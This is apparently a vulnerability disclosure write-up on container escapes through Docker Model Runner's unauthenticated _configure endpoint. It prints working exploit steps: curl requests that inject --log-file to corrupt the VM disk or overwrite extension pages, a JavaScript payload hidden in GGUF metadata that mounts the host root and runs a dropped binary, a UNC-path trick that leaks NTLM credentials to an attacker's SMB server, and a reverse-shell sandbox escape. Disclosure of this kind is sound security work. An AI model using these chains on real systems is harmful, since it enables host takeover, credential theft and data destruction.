Hostile Inference: Exploiting Docker Model Runner for Container Escapes
Docker Model Runner's unauthenticated _configure endpoint appended attacker-supplied values as command-line arguments to the host-side llama-server process, letting a default-privilege container read and write host files. By pointing file-operation flags at Docker Desktop's data disk, an attacker could corrupt the VM disk (a denial of service on macOS) and, in non-default configurations, achieve arbitrary code execution on the host.
 Published on thezdi.com
Local LLM inference is seeing adoption in default developer workflows, and the tooling that serves those models now ships inside products developers already trust. One of those is Docker Model Runner (DMR), the feature in Docker Desktop that pulls, runs, and serves models locally.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Docker Desktop runs Linux containers on macOS and Windows by shipping a LinuxKit VM that hosts the container runtime. On macOS the VM runs on the Apple Virtualization Framework; on Windows it runs under WSL2 by default. The Docker Engine components (runc, containerd, dockerd) live inside that VM. The bridge between the host OS and the VM is a daemon called Docker Backend, com.docker.backend on macOS and com.docker.backend.exe on Windows, which manages the execution environment and brokers all IPC across the VM to OS boundary.
Docker Model Runner (DMR) is the Docker Desktop feature that pulls, runs and serves models locally over OpenAI-compatible APIs, using the same idioms as containers (docker model pull, docker model run). Models are distributed as OCI artifacts through OCI-compliant registries and stored on the host. At the time of the research, DMR created an instance of llama.cpp's llama-server for inference. DMR is compiled into the Docker Backend, and on macOS and Windows the inference process does not run inside the VM: it runs on the host as a child of the Docker Backend, with the privileges of the user running Docker Desktop. Because models are treated as untrusted input, the inference process is wrapped in an OS-native sandbox, Seatbelt on macOS and Job Objects on Windows. Those are not equivalent boundaries, and the difference carries much of the weight on Windows.

The DMR REST API is unauthenticated and reachable from any container at the container-internal DNS name model-runner.[redacted] over HTTP. The research question was whether a stock container, created with no additional capabilities, flags, mounts or privileges, could lead to a container-to-host compromise.
Docker Desktop for Windows with Windows containers, and Docker Desktop for Linux, are out of scope for the write-up.
Setup
The analysis refers throughout to the DMR repository at docker/model-runner@38a800. The API is split by two prefixes, both served over model-runner.[redacted]:
// pkg/inference/api.go

const ExperimentalEndpointsPrefix = "/exp/vDD4.40"

var InferencePrefix = "/engines"

var ModelsPrefix = "/models"

// main.go

router.Handle(inference.ModelsPrefix, modelManager)

router.Handle(inference.ModelsPrefix+"/", modelManager)

router.Handle(inference.InferencePrefix+"/", scheduler)

// pkg/inference/models/manager.go

func (m *Manager) routeHandlers() map[string]http.HandlerFunc {

	return map[string]http.HandlerFunc{

		"POST " + inference.ModelsPrefix + "/create": m.handleCreateModel

		[ ... truncated for readability ... ]

	}

}

// pkg/inference/scheduling/scheduler.go

func (s *Scheduler) routeHandlers() map[string]http.HandlerFunc {

	openAIRoutes := []string{

		"POST " + inference.InferencePrefix + "/{backend}/v1/chat/completions"

        "POST " + inference.InferencePrefix + "/{backend}/v1/chat/completions",

		"POST " + inference.InferencePrefix + "/{backend}/v1/completions",

		"POST " + inference.InferencePrefix + "/{backend}/v1/embeddings",

		"POST " + inference.InferencePrefix + "/v1/chat/completions",

		"POST " + inference.InferencePrefix + "/v1/completions",

		"POST " + inference.InferencePrefix + "/v1/embeddings",

	}

	[ ... truncated for readability ... ]

	m["POST "+inference.InferencePrefix+"/{backend}/_configure"] = s.Configure

	m["POST "+inference.InferencePrefix+"/_configure"] = s.Configure

	[ ... truncated for readability ... ]

}
The PoC has three prerequisites:
- A Docker Extension is installed.
- The user runs a malicious image, or a container gets compromised.
- The user opens the extension's UI after running it.
Finding it
The _configure endpoint is backed by the ConfigureRequest struct and accepts two JSON properties whose values are appended as command-line arguments for llama-server. It calls the Configure method of the scheduler:
//pkg/inference/scheduling/scheduler.go

func (s *Scheduler) Configure(w http.ResponseWriter, r *http.Request) {

    [ ... truncated for readability ... ]

    body, err := io.ReadAll(http.MaxBytesReader(w, r.Body, maximumOpenAIInferenceRequestSize)) // [1]

	configureRequest := ConfigureRequest{

		ContextSize: -1,

	}

	if err := json.Unmarshal(body, &configureRequest); err != nil {

		http.Error(w, "invalid request", http.StatusBadRequest)

		return

	}

	var runtimeFlags []string

	if len(configureRequest.RuntimeFlags) > 0 {

		runtimeFlags = configureRequest.RuntimeFlags // [2.1]

	} else {

		rawFlags, err := shellwords.Parse(configureRequest.RawRuntimeFlags)

		[ ... truncated for readability ... ]

		runtimeFlags = rawFlags // [2.2]

	}

	var runnerConfig inference.BackendConfiguration // [3]

	runnerConfig.ContextSize = configureRequest.ContextSize

	runnerConfig.RuntimeFlags = runtimeFlags // [4]

    mode := inference.BackendModeCompletion

	if slices.Contains(runnerConfig.RuntimeFlags, "--embeddings") {

		mode = inference.BackendModeEmbedding

	}

	if model, err := s.modelManager.GetModel(configureRequest.Model); err == nil { // [5]

		s.tracker.TrackModel(model, r.UserAgent())

	}

	modelID := s.modelManager.ResolveModelID(configureRequest.Model)

	if err := s.loader.setRunnerConfig(r.Context(), backend.Name(), modelID, mode, runnerConfig); err != nil { // [6]

		[ ... truncated for readability ... ]

		return

	}

	w.WriteHeader(http.StatusAccepted)

}
The numbered points in the report:
- The body of the incoming
/engines/_configurerequest is unmarshalled. - If the body has
runtime-flagspopulated, the value is saved toruntimeFlagsas-is. If the body hasraw-runtime-flagspopulated, the value is tokenized throughshellwords.Parse(). runnerConfigstores the inference server's backend configuration.- The runtime flags are stored in that configuration.
- The POST request's
modelproperty is used to fetch the model ID for which the config will be modified. setRunnerConfigpersists the modified configuration per model and mode (embedding or non-embedding). At this point the altered configuration will be applied to the runner's next spawn.
Using the chat-completions endpoint /v1/chat/completions, the model can be loaded so that the inference server runs with the altered configuration. The arguments propagate as follows:
// pkg/inference/scheduling/api.go

type OpenAIInferenceRequest struct {

	Model string `json:"model"`

}

// pkg/inference/scheduling/scheduler.go

func (s *Scheduler) handleOpenAIInference(w http.ResponseWriter, r *http.Request) {

    [ ... truncated for readability ... ]

	backendMode, ok := backendModeForRequest(r.URL.Path) // [1]

    [ ... truncated for readability ... ]

	var request OpenAIInferenceRequest

	if err := json.Unmarshal(body, &request); err != nil {

		http.Error(w, "invalid request", http.StatusBadRequest)

		return

	}

    [ ... truncated for readability ... ]

	modelID := s.modelManager.ResolveModelID(request.Model) // [2]

	runner, err := s.loader.load(r.Context(), backend.Name(), modelID, request.Model, backendMode) // [3]

    [ ... truncated for readability ... ]

	upstreamRequest := r.Clone(r.Context())

	upstreamRequest.Body = io.NopCloser(bytes.NewReader(body))

	runner.ServeHTTP(w, upstreamRequest)

}
- The backend mode is deduced from the URL path suffix:
/v1/chat/completionsor/v1/completionsfor completion mode,/v1/embeddingsfor embedding mode. - The chat completion request's
modelproperty contains the model for which chat completion is being invoked. - The scheduler asks the loader using
loadto execute the request.
// pkg/inference/scheduling/loader.go

func (l *loader) load(ctx context.Context, backendName,

	modelID, modelRef string, mode inference.BackendMode) (*runner, error) {

    [ ... truncated for readability ... ]

	existing, ok := l.runners[runnerKey{backendName, modelID, mode}]

	if ok {

        [ ... truncated for readability ... ]

			l.references[existing.slot] += 1

			return l.slots[existing.slot], nil // [4]

	}

    [ ... truncated for readability ... ]

	if slot >= 0 {

		var runnerConfig *inference.BackendConfiguration

		if rc, ok := l.runnerConfigs[runnerKey{backendName, modelID, mode}]; ok {

			runnerConfig = &rc // [5]

		}

		runner, err := run(l.log, backend, modelID, mode, slot, runnerConfig, l.openAIRecorder) // [6]

		if err != nil {

			return nil, fmt.Errorf("unable to start runner: %w", err)

		}

        [ ... truncated for readability ... ]
- If an existing runner for {backend, modelID, mode} is alive, it is reused as-is. Altered configuration is ignored if a runner already exists.
- Otherwise, the persisted flags from the
_configureendpoint are retrieved intorunnerConfig. - The runner is created via the package-level
run(...)inpkg/scheduling/runner.go, passing the retrieved configuration.
// pkg/inference/scheduling/runner.go

func run(log logging.Logger, backend inference.Backend, model string,

	mode inference.BackendMode, slot int,

	runnerConfig *inference.BackendConfiguration, ...) (*runner, error) {

	socket, err := RunnerSocketPath(slot)

    [ ... truncated for readability ... ]

	proxy := httputil.NewSingleHostReverseProxy(upstream)

	go func() {

		if err := backend.Run(runCtx, socket, model, mode, runnerConfig); err != nil { // [7]

			r.err = err

		}

	}()

    [ ... truncated for readability ... ]
run()callsbackend.Run()inside a goroutine, populated with the slot's Unix socket path, the model ID, the request-deduced mode, and the attacker-controlledrunnerConfigretrieved from_configure.backend.Run()invokes theinference.Backendinterface; the registered and default implementation is llama.cpp's llama-server.
// pkg/inference/backends/llamacpp/llamacpp.go

func (l *llamaCpp) Run(ctx context.Context, socket, model string,

	mode inference.BackendMode, config *inference.BackendConfiguration) error {

    [ ... truncated for readability ... ]

	args, err := l.config.GetArgs(bundle, socket, mode, config) // [8]

    [ ... truncated for readability ... ]

	llamaCppSandbox, err := sandbox.Create(

		ctx, sandbox.ConfigurationLlamaCpp, func(command *exec.Cmd) { ... },

		binPath,

		filepath.Join(binPath, "com.docker.llama-server"),

		args..., // [9]

	)
// pkg/inference/backends/llamacpp/llamacpp_config.go

func (c *Config) GetArgs(bundle types.ModelBundle, socket string,

	mode inference.BackendMode, config *inference.BackendConfiguration) ([]string, error) {

	args := append([]string{}, c.Args...)

    [ ... truncated for readability ... ]

	args = append(args, "--model", modelPath, "--host", socket)

    [ ... truncated for readability ... ]

	if config != nil {

		args = append(args, config.RuntimeFlags...) // [8.1]

	}

    [ ... truncated for readability ... ]

	return args, nil

}
8 and 8.1: GetArgs constructs llama-server's final command line: hardcoded performance flags, model path, socket host, mode, context-size arguments, followed by the caller-supplied runtime flags appended as-is.
// pkg/sandbox/sandbox_darwin.go

func Create(ctx context.Context, configuration string, modifier func(*exec.Cmd),

            updatedBinPath, name string, arg ...string) (Sandbox, error) {

	[ ... truncated for readability ... ]

	sandboxedArgs := make([]string, 0, len(arg)+3)

	sandboxedArgs = append(sandboxedArgs, "-p", profile, name)

	sandboxedArgs = append(sandboxedArgs, arg...) // [10]

	command := exec.CommandContext(ctx, "sandbox-exec", sandboxedArgs...)

	if modifier != nil {

		modifier(command)

	}

	if err := command.Start(); err != nil {

		cancel()

		return nil, fmt.Errorf("unable to start sandboxed process: %w", err)

	}

	return &sandbox{

		cancel:  cancel,

		command: command,

	}, nil

}
9: The final set of arguments is supplied to sandbox.Create [10], which starts com.docker.llama-server in a macOS Seatbelt sandbox (sandbox-exec -p <profile>) with the attacker-controlled flags passed through as-is.
Using /engines/_configure or /engines/llama.cpp/_configure, a container created with default privileges can supply arbitrary command-line arguments to the llama-server process that runs on the host.
That is a promising primitive on its own. llama.cpp has had memory-corruption bugs that could be triggered by malicious GGUF models, and the DMR REST API lets a container pull and load arbitrary GGUF models. The obvious next step would be to examine the llama-server codebase for exploitable bugs leading to arbitrary code execution, either through malicious GGUF models or through the argument injection already in hand. llama-server offers no flag that executes code on its own. The useful arguments are the ones that touch the filesystem, and whether they are useful at all depends on what the OS sandbox around llama-server permits. So the next step is to examine the llama-server flags that result in file operations.
Exploitation
Step 1: The file-operation sinks
Three llama-server flags are file-operation sinks. llama-server is the same binary on both platforms, so they behave identically; what differs is which paths the surrounding sandbox leaves reachable.
--grammar-file: reads a file as a GBNF (GGML Backus-Naur Form) grammar; parsing errors log the file's contents.--chat-template-file: reads a file as a Jinja2 chat template; its content can be logged by combining it with--verbose.--log-file: writes inference logs to the specified path.
Step 2: What the macOS Seatbelt profile allows
Since Docker Desktop 4.46.0, llama-server on macOS is launched via sandbox-exec using a Seatbelt profile. The profile opens with (allow default), a deliberate choice that requires enumerating the DYLD, Mach, IOKit and Darwin surfaces llama-server depends on, and then denying known-dangerous operations:
// pkg/sandbox/sandbox_darwin.go

const ConfigurationLlamaCpp = `(version 1)

(allow default)

(deny network*)

(allow network-bind network-inbound

    (regex #"inference.*-[0-9]+\.sock$"))

(deny device*)

(deny nvram*)

(deny system*)

(deny job-creation)

(deny dynamic-code-generation)

(deny user-preference*)

(deny file-map-executable)

(deny file-write*)

(deny file-read*

    (subpath "/Applications")

    (subpath "/private/etc")

    (subpath "/Library")

    (subpath "/Users")

    (subpath "/Volumes"))

(allow file-read* file-map-executable

    (subpath "/usr")

    (subpath "/System")

    (regex #"Docker\.app/Contents/Resources/model-runner")

    (subpath "[UPDATEDBINPATH]")

    (subpath "[UPDATEDLIBPATH]"))

(allow file-write*

    (literal "/dev/null")

    (subpath "/private/var")

    (subpath "[HOMEDIR]/Library/Containers/com.docker.docker/Data")

    (subpath "[WORKDIR]"))

(allow file-read*

    (subpath "[HOMEDIR]/.docker/models")

    (subpath "[HOMEDIR]/Library/Containers/com.docker.docker/Data")

    (subpath "[WORKDIR]"))

`
From a process standpoint the profile is heavily locked down, so the focus was on the file operations it permits:
- Reads under
~/.docker/models,~/Library/Containers/com.docker.docker/Data, and WORKDIR (which resolves to that same Data directory). - Writes to
/dev/null, and under/private/var/,~/Library/Containers/com.docker.docker/Data, and WORKDIR.
The directory ~/Library/Containers/com.docker.docker/Data is where Docker Desktop stores its logs, the Unix sockets for VM-host IPC, Docker Extension assets, and the data disk at vms/0/data/Docker.raw. Since the Seatbelt profile allows file reads and writes in paths under the Data tree, the file read flags (--grammar-file, --chat-template-file) can be pointed at Docker Desktop logs, which have many times been found to contain credentials. That is one interesting find.
Another possibility is to point --log-file at the path of the disk at vms/0/data/Docker.raw and overwrite it with llama-server logs. This disk contains every container, image, volume and image build cache for the current user running Docker Desktop. The following requests from a Docker container result in the data disk being overwritten:
# Pull Smollm2 LLM OCI artifact from Docker Hub

curl -X POST http://model-runner.[redacted]/models/create -d '{"from":"ai/smollm2:latest"}'

# Point the `--log-file` argument to Docker Desktop data disk

# `-n 1` caps inference output to a single token

curl -X POST http://model-runner.[redacted]/engines/_configure  -d '{

        "model":"ai/smollm2:latest",

        "raw-runtime-flags":"--log-file ./vms/0/data/Docker.raw -n 1"

}'

# Invoke chat completion to run inference server process to overwrite Docker Desktop VM disk

curl http://model-runner.[redacted]/engines/llama.cpp/v1/chat/completions -d '{

    "model": "ai/smollm2:latest",

    "messages": [

        {"role":"system","content":"You are a helpful assistant."},

        {"role": "user","content": "hey there!"}

    ]

}'
The first request pulls the model as an OCI artifact. The second stores a runtime configuration whose --log-file points at the VM data disk, with -n 1 capping inference output to a single token. The third triggers inference, which starts the runner with the stored flags and writes llama-server's log over the disk.
Step 3: What the Windows Job Object allows
On Windows, DMR sandboxes llama-server using a Windows Job Object, built on go-winjob, with a configuration that blocks clipboard read and write, disables outgoing network traffic, prevents desktop switching and system-parameter changes, and terminates the process on unhandled exceptions.
Job Objects are used to constrain memory, CPU, process count and process lifetime. They impose no filesystem restrictions at all, other than what the user's privileges allow. The sandboxed llama-server runs with the same filesystem access as the Docker Desktop user, so the file-operation flags give arbitrary read and write access, bounded only by the user's DACL.
Step 4: Leaking the Windows username
On Windows, the username is required to construct paths of interest. DMR decides where llama-server runs by comparing the digest of its bundled binary with the Docker Hub image docker/docker-model-backend-llamacpp:latest. On a mismatch, the image from Docker Hub is pulled and the binary and DLLs are extracted to %USERPROFILE%\.docker\bin\; otherwise llama-server runs from %PROGRAMFILES%\Docker\Docker\resources\model-runner\bin. The working directory is therefore not deterministic, and path traversal into the user's data directories is unstable. To write to %APPDATA%, %LOCALAPPDATA% or %USERPROFILE% reliably, the username is needed. Two ways were found to leak it from a container without any user interaction.
The first is a UNC path. The --log-file flag accepts a UNC path, and the SMB session-setup negotiation against an attacker-controlled SMB server discloses the Docker Desktop user's username in cleartext, and yields a capturable Net-NTLMv2 value as a bonus, which could be relayed or cracked, though the chain only needs the username. During enumeration, the following flags were also found to accept UNC paths: --lora, --control-vector, --model, --grammar-file, --json-schema-file, --mmproj, --api-key-file, --chat-template-file, and --model-draft.
The second is simpler and entirely local. Passing an invalid argument or value makes llama-server exit with an error, and the username appears in the error log along with the host paths it prints.
With the username in hand, the Windows write becomes deterministic, anywhere the Docker Desktop user can read and write, from a container created with default capabilities. At this point the chain has host file read and a write whose destination is controlled, on either platform. The file's contents are not yet controlled, and there is no arbitrary code execution yet.
Step 5: Controlling log contents
--log-file writes llama-server's own log output, not arbitrary bytes of the attacker's choosing, so the write is only as useful as the control over what llama-server logs. When llama-server loads a GGUF model, it serializes server info, the model path, and then the model metadata. GGUF models store hyperparameters, names, descriptions and chat templates as key-value pairs inside a single file. Examining the llama-server logging paths revealed multiple unsanitized sinks that let an attacker place arbitrary content into the logs:
- GGUF metadata key names.
- GGUF metadata values, for example
general.name. - The chat template stored in the metadata key
tokenizer.chat_template.
This list is not exhaustive, and using it requires the content to be in a GGUF model, which can be pulled via /models/create. Two llama-server arguments make log pollution independent of a crafted model: --verbose, which logs system and user prompts along with responses (and the chat-completions endpoint is reachable from a container, so content can simply be sent in the prompt and llama-server logs it), and --override-kv, which injects or overwrites GGUF metadata key-value pairs at runtime. Chained with the argument-injection primitive, --override-kv is a direct path to writing attacker-crafted metadata into the inference logs.
These sinks are a property of llama-server, not the host OS, so the technique carries across platforms unchanged. After this step the attacker controls the destination path (within each platform's cap), the file name, and, deterministically, a meaningful portion of the content.
Step 6: Turning the write into code execution through Docker Extensions
Docker Extensions let third-party tools plug into Docker Desktop. They consist of a renderer that runs inside Docker Desktop's Electron UI, an optional container backend, and executables that can be run on the host. Docker Desktop's UI runs Electron with Node.js integration disabled and with context isolation and sandboxing enabled. Extensions have been leveraged before as a route to arbitrary code execution (for example CVE-2024-8695, CVE-2024-8696, ZDI-24-1019).
The renderer exposes the Docker Extensions SDK. A ddClient object offers methods for listing containers and images, navigating the Docker Desktop UI, and more. Two are relevant to this chain:
ddClient.docker.cli.exec(cmd, (args...)): runs the Docker CLI on the host with arbitrary arguments, including powerful flags such as--privileged, volume mounts,--cap-add,--pid,--ipc,--net, and--device.ddClient.extension.host.cli.exec(cmd, (args...)): invokes an executable located in the extension's dedicatedhost/directory on the host, unsandboxed.
Because extensions can trigger privileged host operations by design, their assets (web resources and host executables) are valuable, and they are stored on the host at predictable paths. On macOS those paths sit inside the Seatbelt-permitted Data subtree, which makes them writable via the --log-file primitive. On Windows they live under %APPDATA%\Docker\extensions\, which is why the username leak matters.
To drop an executable rather than only overwrite a renderer, the host filesystem also needs to be reachable from an additional helper container launched by the Extension frontend. By default, Docker Desktop shares host directories into the VM with the privileges of the user running Docker Desktop: on macOS over VirtioFS (/Users, /Volumes, /private, /tmp, /var/folders), and on Windows over WSL2's 9P protocol, with host drives mounted under /mnt. In both cases, a container with the VM filesystem bind-mounted can write directly into the Extensions assets directory. This design choice is also why a container that has escaped to the Docker Desktop VM can reach the host filesystem as the current user running Docker Desktop.
Step 7: The GGUF payload
The payload is a GGUF model whose general.name metadata key's value is set to a JS block that invokes two ddClient calls resulting in arbitrary code execution on the host:
<script>

 (async () => {

  await ddClient.docker.cli.exec("run", [

    "-v", "/:/hostOS",

    "[redacted]:80/poc/vm_escape:latest"

  ]).catch(() => {});

  // For macOS

  await ddClient.extension.host.cli.exec("calc.sh", [])

    .catch(() => {});

  // For Windows

  await ddClient.extension.host.cli.exec("calc.bat", [])

    .catch(() => {});

})();

</script>
The vm_escape image drops the executable calc.sh on macOS and calc.bat on Windows. The first call starts a helper container with the VM root mounted at /hostOS, through which the executable is written into the extension's host/ directory; the second runs the dropped executable on the host through the extension's host CLI.
Step 8: The full chain
The chain runs as follows and is identical on macOS and Windows except for the one Windows-only username-leak step and the platform-specific paths.
- Stage 0, from the container: on Windows, first leak the Docker Desktop username, either by pointing a UNC
--log-fileat an attacker-controlled SMB server or by forcing llama-server to exit on a rejected argument and then reading the username from its error log. In either event, the next step is to use the file-read primitive to read the Docker Desktop logs and enumerate the names of installed extensions; on Windows this read requires the leaked username, while on macOS all logs can be found within theDatasubtree. - Stage 1, from the container: pull the crafted GGUF whose
general.nameis a JS payload that will be rendered in the extension UI. On Windows, use the username from Stage 0 to construct the%APPDATA%extension path. Point--log-fileat each installed extension'sindex.htmland trigger inference. When the chat completion runs, llama-server logs the metadata value, overwriting the extension'sindex.htmlon the host with the inference log containing the JS payload.
# 1. OS independent

curl -X POST http://model-runner.[redacted]/models/create -d '{

    "from":"malicious/model:latest"

}'

# 2a. For Windows

curl -X POST http://model-runner.[redacted]/engines/_configure -d '{

    "model":"malicious/model:latest",

    "raw-runtime-flags":"--log-file C:\\\\Users\\\\$USERNAME\\\\AppData\\\\Roaming\\\\Docker\\\\extensions\\\\ngrok_ngrok-docker-extension\\\\ui\\\\ui\\\\index.html -n 1"

}'

# 2b. For macOS

curl -X POST http://model-runner.[redacted]/engines/_configure -d '{

    "model":"malicious/model:latest",

    "raw-runtime-flags":"--log-file ./extensions/ngrok_ngrok-docker-extension/ui/ui/index.html -n 1"

}'

# 3. OS independent

curl http://model-runner.[redacted]/engines/llama.cpp/v1/chat/completions -d '{

    "model":"malicious/model:latest",

    "messages":[{e

        "role":"user",

        "content":"hey there!"

    }]

}'
- Stage 2, from the host: when the user opens the extension, the renderer parses the overwritten
index.htmland executes the injected JS. It callsddClient.docker.cli.execto create a helper container that mounts the VM root at/hostOSand, through the VirtioFS or 9P mount, writes an executable into the extension'shost/directory (calc.shon macOS,calc.baton Windows). It then callsddClient.extension.host.cli.execto run the dropped executable on the host, with the Docker Desktop user's privileges. No sandbox profile gates arbitrary code execution through the extension UI.
The write-up shows the PoC running on macOS and on Windows.
Step 9: Escaping the macOS Seatbelt sandbox with a single call (ZDI-26-451)
In Stage 2 above, two ddClient calls are used: one to drop an executable to the host directory, and a second to invoke it. It was possible to achieve arbitrary code execution on the host using a single ddClient call that uses only the Docker CLI.
The llama-server executable is generally run from the user's home directory, as DMR ships an update mechanism that downloads the latest binaries from Docker Hub into ~/.docker/bin/inference/. The question was what happens if the binary itself is replaced with an executable script and then invoked through the chat-completions API.
The weakness lies in the Seatbelt profile: com.docker.llama-server's profile does not deny access to the launchservicesd Mach service. Seatbelt profiles are inherited across standard fork/exec, but macOS offers an alternate execution path through LaunchServices via the /usr/bin/open executable. When a sandboxed process invokes open, execution is delegated to launchd, and because launchd becomes the parent, the target spawns as a new process, free of the caller's sandbox restrictions.
To simulate a container with access to the Docker Desktop VM via a bind mount (the same VirtioFS sharing described above), ~/.docker/bin/inference/com.docker.llama-server is overwritten with a shell script. The container then calls the chat-completions API, which triggers the Docker Backend to launch the script under the Seatbelt profile. The script creates an application bundle under /private/var/tmp (a location the profile permits writing to), containing an app that spawns a reverse shell, and then runs open -a /private/var/tmp/poc.app followed by open -a Calculator. Both calls are delegated to LaunchServices and forwarded to launchd, which spawns the apps unsandboxed. The Seatbelt profile is not inherited across that boundary, although the standard macOS protections such as TCC and Gatekeeper still hold.
Step 10: Escaping the WSL2 VM through Docker Extensions (ZDI-26-258)
On Windows, Docker Desktop uses WSL2 as the default backend. At Pwn2Own Vancouver 2024, STAR Labs researchers demonstrated a Docker Desktop container escape on Ubuntu (ZDI-24-1019 / CVE-2024-6222, fixed in 4.29.0), using an io_uring use-after-free to escape from the container into the VM and Docker Extensions to pivot from the VM to the host. They installed an arbitrary extension via the extension-manager socket and navigated the UI via a socket named backend.sock to invoke a host binary. In response, Docker disabled io_uring and later enabled a flag in version 4.31.0 to only allow installation of extensions distributed through the Docker Marketplace.
In April 2025 the researchers found that if the Docker Desktop VM is compromised, the "Allow only extensions distributed through the Docker Marketplace" flag could be toggled from the VM itself through the same backend socket. The backend socket is located at /run/host-services/backend.sock in the VM. It exposes an /app/settings API that answers both GET and POST, where GET returns the current settings and POST modifies them. Flipping onlyMarketPlaceExtensions re-enabled arbitrary extension installation, which in turn leads to arbitrary code execution on the host. The finding was reported as ZDI-26-258 to Docker, which responded that the attack scenario falls outside of their threat model since the container-to-VM escape prerequisite is privileged in the first place. Hence, if you have a container-to-VM escape for WSL2 or an exposed Docker API (for example CVE-2025-9074) or a way to mount Docker sockets, you can use such VM-to-host escapes to achieve arbitrary code execution on the host.
Root cause
The core mistake is that _configure accepts caller-supplied runtime flags, which GetArgs appends to llama-server's command line as-is. The ConfigureRequest struct exposes runtime-flags (saved verbatim) and raw-runtime-flags (tokenized through shellwords.Parse()), and GetArgs appends config.RuntimeFlags after the hardcoded arguments. Nothing validates that the flags are safe, so a container with default privileges can choose filesystem-touching arguments such as --log-file, --grammar-file and --chat-template-file. The API is unauthenticated and reachable from any container at model-runner.[redacted], so there is no authentication boundary in front of the primitive either.
The second design issue is the sandbox asymmetry. The macOS Seatbelt profile is restrictive but deliberately allows reads and writes under the Docker Desktop Data tree, which contains logs, IPC sockets, extension assets and the VM data disk. The Windows Job Object imposes no filesystem restrictions at all, so the same flags give arbitrary read and write bounded only by the user's DACL. The Seatbelt profile also does not deny access to the launchservicesd Mach service, which allows the open/LaunchServices path to spawn processes outside the sandbox.
The third issue is that Docker Extensions are trusted to trigger privileged host operations by design, and their assets sit at predictable paths that the inference sandbox can write to. The renderer executes whatever is in the extension's index.html, and ddClient.docker.cli.exec and ddClient.extension.host.cli.exec give the injected JS a route to run code on the host.
Impact
On macOS, the argument-injection primitive alone gives a denial of service: a container created with the default set of privileges can overwrite and corrupt the Docker Desktop VM's data disk, which holds every container, image, volume and image build cache for the current user. That is ZDI-26-150 / CVE-2026-28400.
